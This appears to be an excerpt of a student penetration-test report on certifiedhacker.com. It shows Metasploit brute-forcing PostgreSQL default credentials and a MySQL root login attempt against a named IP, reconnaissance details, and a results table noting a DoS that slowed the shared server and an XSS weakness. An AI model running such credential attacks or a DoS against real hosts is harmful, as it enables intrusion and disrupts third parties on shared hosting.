
FTP-LOGIN -

Apart from http, the website also has a ftp protocol active and hence it must be tested.



The ftp access to website is password protected hence it is very secure.

Attacking the DATABASE :



The image shows two terminal windows from a Kali Linux desktop environment. Both windows are titled "Terminal" and show the command-line interface of the Metasploit Framework.

The top terminal window (root@kali: ~) displays the following session:

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(scanner/postgres/postgres_login) > set RHOST 162.241.216.11
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
RHOST => 162.241.216.11
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 162.241.216.11
RHOSTS => 162.241.216.11
msf auxiliary(scanner/postgres/postgres_login) > exploit


[!] No active DB -- Credential data will not be saved!
[-] 162.241.216.11:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 162.241.216.11:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 162.241.216.11:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 162.241.216.11:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 162.241.216.11:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
```

The bottom terminal window (root@kali: ~) displays the results of the scan:

```
File Edit View Search Terminal Help
tion was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:password@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:admin@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: The connection was refused by the remote host (162.241.216.11:5432)..)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) >
```

The attempts to crack the PostgreSQL database from metasploit were failed hence the database is not prone to such attacks.

MSF-SQL Login -



A screenshot of a terminal window titled "Terminal". The window shows a root shell on a Kali Linux system. The user has run the command "mysql -h 162.241.216.11 -u root -p" and is prompted for a password. The response indicates that access is denied due to a password mismatch.

```
root@kali:~# mysql -h 162.241.216.11 -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'59.145.203.68' (using password: YES)
root@kali:~#
```

The MySQL database is also password protected which makes it more secure.

CONCLUSION

INFORMATION GATHERED :

IP of target	162.241.216.11
IP LOCATION	United States Provo Unified Layer
Nameserver	box5331.bluehost.com
Host	ns1.bluehost.com
Reverse DNS	box5331.bluehost.com
DNS admin	dnsadmin@box5331.bluehost.com

<u>SERVER INFO</u>	
Current web server	APACHE
Previous web servers used	nginx/ 1.14.1, nginx/1.12.2
Server Operating System	Linux
Web technologies used	Google font api, jQuery, jQuery migrate, mysql, php
Hosts List	certifiedhacker.com, www.certifiedhacker.com , Box5331.bluehost.com, Humancarehealth.com, Bongekile.com, Oakoffer.com, www.1ststl.org

<u>ISP INFO</u>	
Net Range	162.240.0.0 – 162.241.255.255
ASN	AS466606 UNIFIEDLAYER-AS-1- Unified Layer, US (registered Oct 24)
Organization address	1958 South 950 East, Provo, UT, 84606

TESTS PERFORMED :

<u>ATTACK / TEST</u>	<u>RESULT</u>
Directory Listing	Not found
WordPress	Not present
PostreSQL database	Secure
MySQL database	Password protected
Firewall	Present
ftp login	Password protected
PORTS OPEN	TOO MANY
DOS ATTACK	TARGET SERVER SLOWED DOWN
IP	Shared / Not dedicated
Load Balancing	None
X-SS attacks	vulnerable
